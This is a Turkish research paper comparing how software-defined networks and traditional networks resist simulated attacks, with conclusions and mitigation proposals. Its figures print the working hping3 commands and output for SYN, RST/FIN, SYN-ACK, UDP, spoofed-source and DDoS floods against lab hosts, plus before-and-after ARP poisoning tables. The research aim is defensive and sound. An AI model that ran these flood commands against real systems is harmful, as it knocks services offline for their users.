Günümüzde internet kullanımının yaygınlaşması nedeniyle ağ güvenliğini sağlamak kaçınılmaz bir gereklilik haline gelmiştir. Ağ güvenliği, bir bilgisayar ağının ve ağ tarafından erişilebilen kaynakların yetkisiz erişimi, kötüye kullanımı, değiştirilmesi veya reddedilmesini önlemek ve izlemek için kabul edilen politika ve uygulamalardan oluşmaktadır. Ağ güvenliği, ağ yöneticisi tarafından kontrol edilen bir ağdaki verilere erişim yetkisini içerir. İşletim sistemleri ve kullanılan yazılımlar daha işlevsel ve kapsamlı hale geldikçe olası tehditler de artar. Ağ güvenliği sorunluysa verilere erişme hakları olmayan davetsiz misafirler, ağ kullanıcılarına ait değerli ve özel bilgilere erişebilir [14]. Geleneksel bilgisayar ağları üzerinden iletişim kuran bilgisayar sistemlerini korumak olarak adlandırılabilir olan siber güvenliğin amacı bilgi güvenliği risklerini sınırlamak ve bilişim teknolojilerini kötü niyetli saldırganlardan korumaktır. Verilerin gizliliğini, bütünlüğünü ve erişilebilirliğini korumayı amaçlar. Geleneksel bilgisayar ağları bilgi güvenliği tehditlerine karşı uzun yıllardır denenmiştir. Öte yandan, yazılım tanımlı ağlar üzerinde sınırlı sayıda bilgi güvenliği değerlendirmesi yapılmıştır. Bu çalışmada, yazılım tanımlı ağların geleneksel bilgisayar ağlarına kıyasla bilgi güvenliği tehditlerine karşı zafiyetleri değerlendirilmiş ve çözüm önerileri ortaya konmuştur. Gerçekleştirilen benzetim çalışmalarında kullanılan saldırı çeşitleri arasında IP Spoofing, SYN Flood, RST/FIN Flood, SYN-ACK Flood, UDP Flood, ARP Poisoning ve Distributed Denial of Service (DDoS) bulunmaktadır.

## 2. MATERYAL VE METOD

Yazılım tanımlı ağ kontrolcülere, yazılım tanımlı ağ mimarisinde kontrol katmanında yer almaktadır. Kontrolcü, yazılım tanımlı bir ağın çekirdeğidir. Ağın bir ucundaki ağ cihazları ve diğer ucundaki uygulamalar arasında bulunmakta olup, gelişmiş ağ yönetimi ve uygulama performansı için akış kontrolünü yönetmektedir [15]. Güncel olarak kullanılan yazılım tanımlı ağ kontrolcülere, OpenFlow protokolüne dayanmaktadır [10]. Yazılım tanımlı ağ kontrolcülere ağ trafiğini bir ağ operatörünün uyguladığı yönlendirme politikalarına göre doğrudan yönlendirmekte ve böylece bireysel ağ cihazları için otomatik olmayan yapılandırma işlemlerini en aza indirmektedir. Bu çalışma kapsamında gerçekleştirilen benzetim çalışmalarında Hping3 [16] ve Dsniff [17] uygulamaları kullanılmıştır. Yazılım tanımlı ağları oluşturmak için yazılım tanımlı ağ kontrolcüsü olarak Floodlight kontrolcüsü [18] seçilmiş ve

Mininet emülatörü [19] kullanılmıştır. Mininet, bir sanal host, switch, kontrolcü ve bağlantı ağı oluşturan bir ağ emülatörüdür. Oldukça esnek ve özel yönlendirmeye sahip yazılım tanımlı ağlar oluşturmak için OpenFlow’u desteklemektedir. Mininet, araştırma, geliştirme, öğrenme, prototip oluşturma, test etme, hata ayıklama da dahil birçok işlevi desteklemektedir [19]. Çalışma kapsamındaki saldırıları gerçekleştirmek için geleneksel bilgisayar ağlarında Kali Linux [20] sanal makinesi, yazılım tanımlı ağlarda ise oluşturulmuş olan yazılım tanımlı ağ içindeki h1 düğümü kullanılmıştır. Saldırıların hedefi olarak geleneksel bilgisayar ağlarında ana makine, yazılım tanımlı ağda ise h2 düğümü seçilmiştir. Benzetim çalışmasında IP Spoofing, SYN Flood, RST/FIN Flood, SYN-ACK Flood, UDP Flood, DDoS ve ARP Poisoning saldırıları kullanılmıştır.

Şekil 1’de gösterildiği gibi IP Spoofing saldırısı yazılım tanımlı ağda başladıktan kısa bir süre sonra saldırıya maruz kalan h2 düğümü ağdan kopmuş fakat sonra tekrar bağlanmıştır. Ancak daha sonra ağdan tamamen kopmuştur. Öte yandan, geleneksel bilgisayar ağlarında ise saldırıya maruz kalan makine ise ağdan kopmamış fakat kontrol amacıyla gönderilen ping paketlerinde kayıplar olmuştur.



```
mininent@mininent: ~/flo... x mininent@mininent: ~ x mi
root@mininent:~# hping3 -S 10.0.0.2 --spoo 5.5.5.5 --flood
HPING 10.0.0.2 (h1-eth0 10.0.0.2): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
64 bytes from 10.0.0.2: icmp_seq=83 ttl=64 time=4.61 ms
64 bytes from 10.0.0.2: icmp_seq=53 ttl=64 time=30257 ms
64 bytes from 10.0.0.2: icmp_seq=84 ttl=64 time=3.27 ms
64 bytes from 10.0.0.2: icmp_seq=54 ttl=64 time=30532 ms
64 bytes from 10.0.0.2: icmp_seq=85 ttl=64 time=0.930 ms
64 bytes from 10.0.0.2: icmp_seq=55 ttl=64 time=30741 ms
64 bytes from 10.0.0.2: icmp_seq=86 ttl=64 time=13.6 ms
64 bytes from 10.0.0.2: icmp_seq=56 ttl=64 time=0.086 ms
64 bytes from 10.0.0.2: icmp_seq=87 ttl=64 time=31774 ms
64 bytes from 10.0.0.2: icmp_seq=57 ttl=64 time=0.161 ms
64 bytes from 10.0.0.2: icmp_seq=88 ttl=64 time=32026 ms
64 bytes from 10.0.0.2: icmp_seq=58 ttl=64 time=5.26 ms
64 bytes from 10.0.0.2: icmp_seq=89 ttl=64 time=31629 ms
64 bytes from 10.0.0.2: icmp_seq=59 ttl=64 time=32397 ms
64 bytes from 10.0.0.2: icmp_seq=60 ttl=64 time=33506 ms
64 bytes from 10.0.0.2: icmp_seq=61 ttl=64 time=33472 ms
From 10.0.0.2 icmp_seq=282 Destination Host Unreachable
From 10.0.0.2 icmp_seq=283 Destination Host Unreachable
From 10.0.0.2 icmp_seq=284 Destination Host Unreachable

root@kali:~# hping3 -S 192.168.1.105 --spoo 5.5.5.5 --flood
HPING 192.168.1.105 (eth0 192.168.1.105): S set, 40 headers + 0 dat
a bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.105 hping statistic ---
6232214 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
4 bytes from 192.168.1.105: icmp_seq=229 ttl=64 time=0.096 ms
4 bytes from 192.168.1.105: icmp_seq=231 ttl=64 time=106 ms
4 bytes from 192.168.1.105: icmp_seq=234 ttl=64 time=15.8 ms
4 bytes from 192.168.1.105: icmp_seq=235 ttl=64 time=127 ms
4 bytes from 192.168.1.105: icmp_seq=237 ttl=64 time=5.78 ms
4 bytes from 192.168.1.105: icmp_seq=239 ttl=64 time=0.079 ms
4 bytes from 192.168.1.105: icmp_seq=240 ttl=64 time=3.35 ms
4 bytes from 192.168.1.105: icmp_seq=243 ttl=64 time=88.7 ms
4 bytes from 192.168.1.105: icmp_seq=245 ttl=64 time=100 ms
4 bytes from 192.168.1.105: icmp_seq=247 ttl=64 time=6.97 ms
4 bytes from 192.168.1.105: icmp_seq=250 ttl=64 time=9.13 ms
4 bytes from 192.168.1.105: icmp_seq=251 ttl=64 time=19.2 ms
4 bytes from 192.168.1.105: icmp_seq=252 ttl=64 time=28.5 ms
```

(a) yazılım tanımlı ağ

(b) geleneksel bilgisayar ağı

### Şekil 1. Saldırı 1 – IP Spoofing.

Şekil 2’de gösterildiği gibi SYN Flood saldırısı yazılım tanımlı ağda başladıktan sonra saldırıya maruz kalan düğüm, ağda kalma süresi değişse bile her denemede ağdan kopmuştur. Geleneksel



bilgisayar ağlarında saldırıya maruz kalan makine ise saldırıdan etkilenmemiştir.

```
"Node: h1"
root@mininet:~# hping3 -V -c 1000 -d 100 -S -p 21 --flood 10.0.0.2
using h1-eth0, addr: 10.0.0.1, MTU: 1500
HPING 10.0.0.2 (h1-eth0 10.0.0.2): S set, 40 headers + 100 data bytes
hping in flood mode, no replies will be shown

mininet> h3 ping h2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=1.65 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=1.00 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=0.047 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=64 time=0.060 ms
64 bytes from 10.0.0.2: icmp_seq=5 ttl=64 time=0.043 ms
64 bytes from 10.0.0.2: icmp_seq=6 ttl=64 time=0.034 ms
64 bytes from 10.0.0.2: icmp_seq=7 ttl=64 time=0.044 ms
64 bytes from 10.0.0.2: icmp_seq=8 ttl=64 time=0.033 ms
From 10.0.0.2 icmp_seq=45 Destination Host Unreachable
From 10.0.0.2 icmp_seq=46 Destination Host Unreachable
From 10.0.0.2 icmp_seq=47 Destination Host Unreachable
From 10.0.0.2 icmp_seq=48 Destination Host Unreachable
From 10.0.0.2 icmp_seq=49 Destination Host Unreachable
From 10.0.0.2 icmp_seq=50 Destination Host Unreachable
```

(a) yazılım tanımlı ağ

```
File Edit View Search Terminal Help
root@kali:~# hping3 -V -c 1000 -d 100 -S -p 21 --flood 192.168.1.105
using eth0, addr: 192.168.1.103, MTU: 1500
HPING 192.168.1.105 (eth0 192.168.1.105): S set, 40 headers + 100 data bytes
hping in flood mode, no replies will be shown

root@kali:~#
File Edit View Search Terminal Help
64 bytes from 192.168.1.105: icmp_seq=174 ttl=64 time=0.052 ms
64 bytes from 192.168.1.105: icmp_seq=175 ttl=64 time=0.053 ms
64 bytes from 192.168.1.105: icmp_seq=176 ttl=64 time=0.066 ms
64 bytes from 192.168.1.105: icmp_seq=177 ttl=64 time=0.079 ms
64 bytes from 192.168.1.105: icmp_seq=178 ttl=64 time=0.077 ms
64 bytes from 192.168.1.105: icmp_seq=179 ttl=64 time=0.055 ms
64 bytes from 192.168.1.105: icmp_seq=180 ttl=64 time=0.052 ms
64 bytes from 192.168.1.105: icmp_seq=181 ttl=64 time=0.073 ms
64 bytes from 192.168.1.105: icmp_seq=182 ttl=64 time=0.060 ms
64 bytes from 192.168.1.105: icmp_seq=183 ttl=64 time=0.061 ms
64 bytes from 192.168.1.105: icmp_seq=184 ttl=64 time=0.057 ms
64 bytes from 192.168.1.105: icmp_seq=185 ttl=64 time=0.078 ms
64 bytes from 192.168.1.105: icmp_seq=186 ttl=64 time=0.057 ms
```

(b) geleneksel bilgisayar ağı

Şekil 2. Saldırı 2 – SYN Flood.

Şekil 3'te gösterildiği gibi RST/FIN Flood saldırısı yazılım tanımlı ağda başladıktan sonra saldırıya maruz kalan düğüm ağdan kopmuştur. Ağdan tamamen kopmadan önce birkaç defa ağa tekrar bağlanmış olsa bile sonuç değişmemiştir. Geleneksel bilgisayar ağlarında ise saldırıya maruz kalan makine saldırıdan etkilenmemiştir.

```
"Node: h1"
root@mininet:~# hping3 -FA 10.0.0.2 -p 21 --flood
HPING 10.0.0.2 (h1-eth0 10.0.0.2): AF set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

64 bytes from 10.0.0.2: icmp_seq=57 ttl=64 time=12.0 ms
64 bytes from 10.0.0.2: icmp_seq=58 ttl=64 time=13.8 ms
64 bytes from 10.0.0.2: icmp_seq=59 ttl=64 time=1.33 ms
64 bytes from 10.0.0.2: icmp_seq=60 ttl=64 time=2.68 ms
64 bytes from 10.0.0.2: icmp_seq=61 ttl=64 time=0.158 ms
64 bytes from 10.0.0.2: icmp_seq=62 ttl=64 time=0.025 ms
64 bytes from 10.0.0.2: icmp_seq=63 ttl=64 time=0.049 ms
64 bytes from 10.0.0.2: icmp_seq=64 ttl=64 time=0.045 ms
64 bytes from 10.0.0.2: icmp_seq=65 ttl=64 time=0.025 ms
64 bytes from 10.0.0.2: icmp_seq=66 ttl=64 time=0.047 ms
64 bytes from 10.0.0.2: icmp_seq=67 ttl=64 time=0.044 ms
64 bytes from 10.0.0.2: icmp_seq=68 ttl=64 time=0.035 ms
64 bytes from 10.0.0.2: icmp_seq=69 ttl=64 time=0.032 ms
64 bytes from 10.0.0.2: icmp_seq=70 ttl=64 time=0.032 ms
64 bytes from 10.0.0.2: icmp_seq=71 ttl=64 time=0.050 ms
64 bytes from 10.0.0.2: icmp_seq=72 ttl=64 time=0.046 ms
From 10.0.0.2 icmp_seq=108 Destination Host Unreachable
From 10.0.0.2 icmp_seq=109 Destination Host Unreachable
From 10.0.0.2 icmp_seq=110 Destination Host Unreachable
```

(a) yazılım tanımlı ağ

```
root@kali:~# hping3 -FA 192.168.1.105 -p 21 --flood
HPING 192.168.1.105 (eth0 192.168.1.105): AF set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

root@kali:~#
File Edit View Search Terminal Tabs Help
root@kali:~# x
root@kali:~# x
64 bytes from 192.168.1.105: icmp_seq=33 ttl=64 time=0.083 ms
64 bytes from 192.168.1.105: icmp_seq=34 ttl=64 time=0.077 ms
64 bytes from 192.168.1.105: icmp_seq=35 ttl=64 time=0.074 ms
64 bytes from 192.168.1.105: icmp_seq=36 ttl=64 time=0.109 ms
64 bytes from 192.168.1.105: icmp_seq=37 ttl=64 time=0.111 ms
64 bytes from 192.168.1.105: icmp_seq=38 ttl=64 time=0.102 ms
64 bytes from 192.168.1.105: icmp_seq=39 ttl=64 time=0.310 ms
64 bytes from 192.168.1.105: icmp_seq=40 ttl=64 time=0.106 ms
64 bytes from 192.168.1.105: icmp_seq=41 ttl=64 time=0.102 ms
64 bytes from 192.168.1.105: icmp_seq=42 ttl=64 time=0.096 ms
64 bytes from 192.168.1.105: icmp_seq=43 ttl=64 time=0.123 ms
64 bytes from 192.168.1.105: icmp_seq=44 ttl=64 time=0.111 ms
64 bytes from 192.168.1.105: icmp_seq=45 ttl=64 time=0.106 ms
64 bytes from 192.168.1.105: icmp_seq=46 ttl=64 time=0.078 ms
```

(b) geleneksel bilgisayar ağı

Şekil 3. Saldırı 3 – RST/FIN Flood.



Şekil 4'te gösterildiği gibi SYN-ACK Flood saldırısı yapılan düğüm saldırı başladıktan sonra ağdan kopmuştur. Ağdan tamamen kopmadan önce birkaç defa ağa tekrar bağlanmış olsa bile sonuç değişmemiştir. Geleneksel bilgisayar ağlarında ise saldırıya maruz kalan makine saldırıdan etkilenmemiştir.

```
root@mininet:~# hping3 -SA 10.0.0.2 -p 21 --flood
HPING 10.0.0.2 (h1-eth0 10.0.0.2): SA set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

64 bytes from 10.0.0.2: icmp_seq=9 ttl=64 time=0.052 ms
64 bytes from 10.0.0.2: icmp_seq=10 ttl=64 time=0.051 ms
64 bytes from 10.0.0.2: icmp_seq=11 ttl=64 time=0.035 ms
64 bytes from 10.0.0.2: icmp_seq=12 ttl=64 time=0.039 ms
64 bytes from 10.0.0.2: icmp_seq=13 ttl=64 time=0.086 ms
64 bytes from 10.0.0.2: icmp_seq=14 ttl=64 time=0.052 ms
64 bytes from 10.0.0.2: icmp_seq=15 ttl=64 time=0.025 ms
64 bytes from 10.0.0.2: icmp_seq=16 ttl=64 time=0.039 ms
64 bytes from 10.0.0.2: icmp_seq=17 ttl=64 time=0.047 ms
64 bytes from 10.0.0.2: icmp_seq=18 ttl=64 time=0.041 ms
64 bytes from 10.0.0.2: icmp_seq=19 ttl=64 time=0.042 ms
64 bytes from 10.0.0.2: icmp_seq=20 ttl=64 time=0.033 ms
64 bytes from 10.0.0.2: icmp_seq=21 ttl=64 time=0.034 ms
64 bytes from 10.0.0.2: icmp_seq=22 ttl=64 time=0.029 ms
64 bytes from 10.0.0.2: icmp_seq=23 ttl=64 time=0.029 ms
64 bytes from 10.0.0.2: icmp_seq=24 ttl=64 time=0.029 ms
64 bytes from 10.0.0.2: icmp_seq=25 ttl=64 time=0.039 ms
64 bytes from 10.0.0.2: icmp_seq=26 ttl=64 time=0.034 ms
64 bytes from 10.0.0.2: icmp_seq=27 ttl=64 time=0.038 ms
64 bytes from 10.0.0.2: icmp_seq=28 ttl=64 time=0.029 ms
From 10.0.0.2 icmp_seq=71 Destination Host Unreachable
From 10.0.0.2 icmp_seq=72 Destination Host Unreachable
From 10.0.0.2 icmp_seq=73 Destination Host Unreachable
From 10.0.0.2 icmp_seq=74 Destination Host Unreachable
```

(a) yazılım tanımlı ağ

```
root@kali:~# hping3 -SA 192.168.1.105 -p 21 --flood
HPING 192.168.1.105 (eth0 192.168.1.105): SA set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

64 bytes from 192.168.1.105: icmp_seq=25 ttl=64 time=0.245 ms
64 bytes from 192.168.1.105: icmp_seq=26 ttl=64 time=0.077 ms
64 bytes from 192.168.1.105: icmp_seq=27 ttl=64 time=0.135 ms
64 bytes from 192.168.1.105: icmp_seq=28 ttl=64 time=0.217 ms
64 bytes from 192.168.1.105: icmp_seq=29 ttl=64 time=0.201 ms
64 bytes from 192.168.1.105: icmp_seq=30 ttl=64 time=0.065 ms
64 bytes from 192.168.1.105: icmp_seq=31 ttl=64 time=0.143 ms
64 bytes from 192.168.1.105: icmp_seq=32 ttl=64 time=0.222 ms
64 bytes from 192.168.1.105: icmp_seq=33 ttl=64 time=0.167 ms
64 bytes from 192.168.1.105: icmp_seq=34 ttl=64 time=0.082 ms
64 bytes from 192.168.1.105: icmp_seq=35 ttl=64 time=0.074 ms
64 bytes from 192.168.1.105: icmp_seq=36 ttl=64 time=0.098 ms
64 bytes from 192.168.1.105: icmp_seq=37 ttl=64 time=0.144 ms
64 bytes from 192.168.1.105: icmp_seq=38 ttl=64 time=0.089 ms
```

(b) geleneksel bilgisayar ağı

Şekil 4. Saldırı 4 – SYN-ACK Flood.

Şekil 5'de gösterildiği gibi UDP Flood saldırısı yazılım tanımlı ağda başladıktan kısa bir süre sonra, saldırıya maruz kalan düğüm ağdan birkaç defa düşmesine rağmen ağa tekrar bağlanmayı başarmıştır. Fakat en sonunda ağdan tamamen kopmuştur. Geleneksel bilgisayar ağlarında ise saldırıya maruz kalan makine saldırıdan etkilenmemiştir.

```
root@mininet:~# hping3 10.0.0.2 -I h1-eth0 --udp -p 53 --flood
HPING 10.0.0.2 (h1-eth0 10.0.0.2): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown

mininet> h3 ping h2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=689 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=0.221 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=0.053 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=64 time=0.051 ms
64 bytes from 10.0.0.2: icmp_seq=5 ttl=64 time=0.049 ms
64 bytes from 10.0.0.2: icmp_seq=6 ttl=64 time=0.038 ms
64 bytes from 10.0.0.2: icmp_seq=7 ttl=64 time=0.029 ms
64 bytes from 10.0.0.2: icmp_seq=8 ttl=64 time=0.042 ms
64 bytes from 10.0.0.2: icmp_seq=9 ttl=64 time=0.034 ms
From 10.0.0.2 icmp_seq=48 Destination Host Unreachable
From 10.0.0.2 icmp_seq=49 Destination Host Unreachable
From 10.0.0.2 icmp_seq=50 Destination Host Unreachable
```

(a) yazılım tanımlı ağ

```
root@kali:~# hping3 192.168.1.105 -I eth0 --udp -p 53 --flood
HPING 192.168.1.105 (eth0 192.168.1.105): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown

64 bytes from 192.168.1.105: icmp_seq=411 ttl=64 time=0.249 ms
64 bytes from 192.168.1.105: icmp_seq=412 ttl=64 time=0.165 ms
64 bytes from 192.168.1.105: icmp_seq=413 ttl=64 time=0.354 ms
64 bytes from 192.168.1.105: icmp_seq=414 ttl=64 time=0.363 ms
64 bytes from 192.168.1.105: icmp_seq=415 ttl=64 time=0.355 ms
64 bytes from 192.168.1.105: icmp_seq=416 ttl=64 time=0.328 ms
64 bytes from 192.168.1.105: icmp_seq=417 ttl=64 time=0.354 ms
64 bytes from 192.168.1.105: icmp_seq=418 ttl=64 time=0.342 ms
64 bytes from 192.168.1.105: icmp_seq=419 ttl=64 time=0.266 ms
64 bytes from 192.168.1.105: icmp_seq=420 ttl=64 time=0.323 ms
64 bytes from 192.168.1.105: icmp_seq=421 ttl=64 time=0.130 ms
64 bytes from 192.168.1.105: icmp_seq=422 ttl=64 time=0.330 ms
64 bytes from 192.168.1.105: icmp_seq=423 ttl=64 time=0.343 ms
64 bytes from 192.168.1.105: icmp_seq=424 ttl=64 time=0.382 ms
64 bytes from 192.168.1.105: icmp_seq=425 ttl=64 time=0.403 ms
```

(b) geleneksel bilgisayar ağı

Şekil 5. Saldırı 5 – UDP Flood.

Şekil 6'da gösterildiği gibi DDoS saldırısı yazılım tanımlı ağda başladıktan sonra belirli bir süre saldırıya maruz kalan düğüm paket alımına devam etmiş fakat en sonunda ağdan tamamen kopmuştur. Geleneksel bilgisayar ağlarında yapılan saldırıda ise saldırıya maruz kalan makine saldırıdan etkilenmemiştir.

```
root@mininent:~# hping3 --flood 10.0.0.2
HPING 10.0.0.2 (h1-eth0 10.0.0.2): NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
64 bytes from 10.0.0.2: icmp_seq=14 ttl=64 time=0.044 ms
64 bytes from 10.0.0.2: icmp_seq=15 ttl=64 time=0.025 ms
64 bytes from 10.0.0.2: icmp_seq=16 ttl=64 time=0.046 ms
64 bytes from 10.0.0.2: icmp_seq=17 ttl=64 time=0.026 ms
64 bytes from 10.0.0.2: icmp_seq=18 ttl=64 time=0.037 ms
64 bytes from 10.0.0.2: icmp_seq=19 ttl=64 time=0.024 ms
64 bytes from 10.0.0.2: icmp_seq=20 ttl=64 time=0.039 ms
64 bytes from 10.0.0.2: icmp_seq=21 ttl=64 time=0.022 ms
64 bytes from 10.0.0.2: icmp_seq=22 ttl=64 time=0.059 ms
64 bytes from 10.0.0.2: icmp_seq=23 ttl=64 time=0.042 ms
64 bytes from 10.0.0.2: icmp_seq=24 ttl=64 time=0.040 ms
64 bytes from 10.0.0.2: icmp_seq=25 ttl=64 time=0.027 ms
64 bytes from 10.0.0.2: icmp_seq=26 ttl=64 time=0.040 ms
64 bytes from 10.0.0.2: icmp_seq=27 ttl=64 time=0.040 ms
64 bytes from 10.0.0.2: icmp_seq=28 ttl=64 time=0.028 ms
64 bytes from 10.0.0.2: icmp_seq=29 ttl=64 time=0.024 ms
From 10.0.0.2 icmp_seq=95 Destination Host Unreachable
From 10.0.0.2 icmp_seq=96 Destination Host Unreachable
From 10.0.0.2 icmp_seq=97 Destination Host Unreachable
```

(a) yazılım tanımlı ağ

```
root@kali:~# hping3 --flood 192.168.1.105
HPING 192.168.1.105 (eth0 192.168.1.105): NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~ x root@kali: ~ x
64 bytes from 192.168.1.105: icmp_seq=23 ttl=64 time=0.128 ms
64 bytes from 192.168.1.105: icmp_seq=24 ttl=64 time=0.074 ms
64 bytes from 192.168.1.105: icmp_seq=25 ttl=64 time=0.084 ms
64 bytes from 192.168.1.105: icmp_seq=26 ttl=64 time=0.191 ms
64 bytes from 192.168.1.105: icmp_seq=27 ttl=64 time=0.167 ms
64 bytes from 192.168.1.105: icmp_seq=28 ttl=64 time=0.079 ms
64 bytes from 192.168.1.105: icmp_seq=29 ttl=64 time=0.088 ms
64 bytes from 192.168.1.105: icmp_seq=30 ttl=64 time=0.236 ms
64 bytes from 192.168.1.105: icmp_seq=31 ttl=64 time=0.159 ms
64 bytes from 192.168.1.105: icmp_seq=32 ttl=64 time=0.259 ms
64 bytes from 192.168.1.105: icmp_seq=33 ttl=64 time=0.119 ms
64 bytes from 192.168.1.105: icmp_seq=34 ttl=64 time=0.108 ms
64 bytes from 192.168.1.105: icmp_seq=35 ttl=64 time=0.101 ms
```

(b) geleneksel bilgisayar ağı

Şekil 6. Saldırı 6 – DDoS.

Şekil 7'de gösterildiği gibi ARP Poisoning saldırısında hem yazılım tanımlı ağ hem de geleneksel bilgisayar ağı, ARP Poisoning saldırısına karşı koyamamıştır. Saldırı başladıktan hemen sonra, saldırıya maruz kalan düğüm ve makine haberleşmeyi saldırgan düğüm üzerinden devam ettirmiştir.

```
"Node: h3"
root@mininent:~# arp -a
? (10.0.0.1)te d2:59:25:e7:39:28 [ether] h3-eth0 üzerinde
? (10.0.0.2)te 26:bc:42:49:ed:2f [ether] h3-eth0 üzerinde
root@mininent:~# arp -a
? (10.0.0.1)te d2:59:25:e7:39:28 [ether] h3-eth0 üzerinde
? (10.0.0.2)te d2:59:25:e7:39:28 [ether] h3-eth0 üzerinde
"Node: h2"
root@mininent:~# arp -a
? (10.0.0.3)te c6:69:ee:b7:27:1f [ether] h2-eth0 üzerinde
? (10.0.0.1)te d2:59:25:e7:39:28 [ether] h2-eth0 üzerinde
root@mininent:~# arp -a
? (10.0.0.3)te d2:59:25:e7:39:28 [ether] h2-eth0 üzerinde
? (10.0.0.1)te d2:59:25:e7:39:28 [ether] h2-eth0 üzerinde
```

(a) yazılım tanımlı ağ

```
abdullah@abdullah:~$ arp -a
? (192.168.1.103)te 08:00:27:74:17:d4 [ether] wlp3s0 üzerinde
? (192.168.1.107)te 08:00:27:69:0d:78 [ether] wlp3s0 üzerinde
? (192.168.1.106)te 08:00:27:74:17:d4 [ether] wlp3s0 üzerinde
gateway (192.168.1.1)te c0:25:e9:b6:d3:c3 [ether] wlp3s0 üzerinde
abdullah@abdullah:~$ arp -a
? (192.168.1.103)te 08:00:27:74:17:d4 [ether] wlp3s0 üzerinde
? (192.168.1.107)te 08:00:27:74:17:d4 [ether] wlp3s0 üzerinde
? (192.168.1.106)te 08:00:27:74:17:d4 [ether] wlp3s0 üzerinde
gateway (192.168.1.1)te c0:25:e9:b6:d3:c3 [ether] wlp3s0 üzerinde
mininent@mininent:~$ arp -a
? (192.168.1.105)te 4c:eb:42:9b:e1:23 [ether] eth0 üzerinde
? (192.168.1.1)te c0:25:e9:b6:d3:c3 [ether] eth0 üzerinde
mininent@mininent:~$ arp -a
? (192.168.1.105)te 08:00:27:74:17:d4 [ether] eth0 üzerinde
? (192.168.1.106)te 08:00:27:74:17:d4 [ether] eth0 üzerinde
? (192.168.1.1)te c0:25:e9:b6:d3:c3 [ether] eth0 üzerinde
```

(b) geleneksel bilgisayar ağı

Şekil 7. Saldırı 7 – ARP Poisoning.

Gerçekleştirilen saldırıların sonuçları genel olarak ele alındığında geleneksel bilgisayar ağları, ARP Poisoning saldırısı dışında diğer saldırılara karşı daha başarılı olurken, yazılım tanımlı ağların bütün saldırılarda başarısız olduğu ortaya çıkmıştır. Bu sonuçlar dikkate alındığında yazılım tanımlı ağların herhangi bir güvenlik tedbiri olmadan kullanımı önerilmemektedir. Ancak alınabilecek bazı tedbirler ile güvenlik sorunları minimize edilebilir. Yazılım tanımlı ağlarda olası her saldırı türüne önlem olarak kullanılabilir bir tedbir bulunmamakla birlikte DDoS saldırılarına önlem olarak kontrol düzleminde hız sınırlama ve paket düşürme teknikleri kullanılmalıdır. ARP Poisoning saldırılarına önlem olarak ise kimlik doğrulama yöntemleri devreye alınmalıdır.

### 3. SONUÇLAR

Yazılım tanımlı ağlar birçok avantaja sahip olmakla birlikte bilgi güvenliği tehditleri açısından yeterince ele alınmamıştır. Bu nedenle yazılım tanımlı ağların bilgi güvenliği tehditleri açısından değerlendirilmesi büyük önem taşımaktadır. Bu çalışmada yazılım tanımlı ağların bilgi güvenliği tehditlerine karşı zafiyetleri, geleneksel bilgisayar ağlarıyla kıyaslanarak değerlendirilmiş ve çözüm önerileri sunulmuştur. Hping3 ve Dsniff uygulamaları kullanılarak gerçekleştirilen benzetim çalışmalarında IP Spoofing, SYN Flood, RST/FIN Flood, SYN-ACK Flood, UDP Flood, ARP Poisoning ve DDoS saldırıları gerçekleştirilmiştir. Gerçekleştirilen benzetim çalışmalarının sonuçları, geleneksel bilgisayar ağlarına kıyasla yazılım tanımlı ağların daha fazla güvenlik zafiyeti taşıdığı göstermekle birlikte DDoS saldırılarına önlem olarak kontrol düzleminde hız sınırlama ve paket düşürme teknikleri, ARP Poisoning saldırılarına önlem olarak ise kimlik doğrulama yöntemleri kullanılabilir. Benzetim çalışmalarına dayalı olarak gerçekleştirilen bu çalışmanın devamında, gerçek sistemler üzerinde yazılım tanımlı ağların ayrıntılı güvenlik değerlendirmeleri yapılması planlanmaktadır.





## **KAYNAKLAR**

- [1] Dhaya R., Maharaj S., Sownmya J., & Kanthavel R., Software Defined Networking: Viewpoint of From IP Networking, PROS and CONS and Exploration Thoughts, 2017 International Conference on Intelligent Computing and Control Systems (ICICCS), Madurai,15-16 Haziran 2017.
- [2] Kreutz D., Ramos F., Verissimo P., Rothenberg C. E., Azodolmolky S., & Uhlig S., Software-defined networking: A comprehensive survey, Proceedings of the IEEE, C 1, S 14-76, 2015.
- [3] Sahba R., A Brief Study of Software Defined Networking for Cloud Computing, 2018 World Automation Congress, Stevenson, WA, 3-6 Haziran 2018.
- [4] King D., Rotsos C., Aguado A., Georgalas N., & Lopez V., The Software Defined Transport Network: Fundamentals, findings and futures, 2016 18th International Conference on Transparent Optical Networks (ICTON) , Trento, 10-14 Temmuz 2016.
- [5] Alparslan Ö., Veri Merkezlerinde Büyük Boyutlu Verilerin Taşınması Sürecinde Yazılım Tanımlı Ağların (SDN) Kullanımı, Yüksek Lisans Tezi, Gazi Üniversitesi Fen Bilimleri Üniversitesi, 2016.
- [6] Tennenhouse ,D. Smith, J., Sincoskie W., Wetherall D., & Minden, G., A survey of active network research, IEEE Communication Magazine, C 35, S 80–86, Ocak 1997.
- [7] Lazar K., Lim S., & Marconcini, F., Realizing a foundation for programmability of ATM networks with the binding architecture, Journal on Selected Areas in Communications, C 14, S 1214–1227, Eylül 1996.
- [8] Sheinbein, D., & Weber, R. P., 800 service using SPC network capability, Bell System Technonology Journal, C 61, S 1737–1744, Eylül 1982.
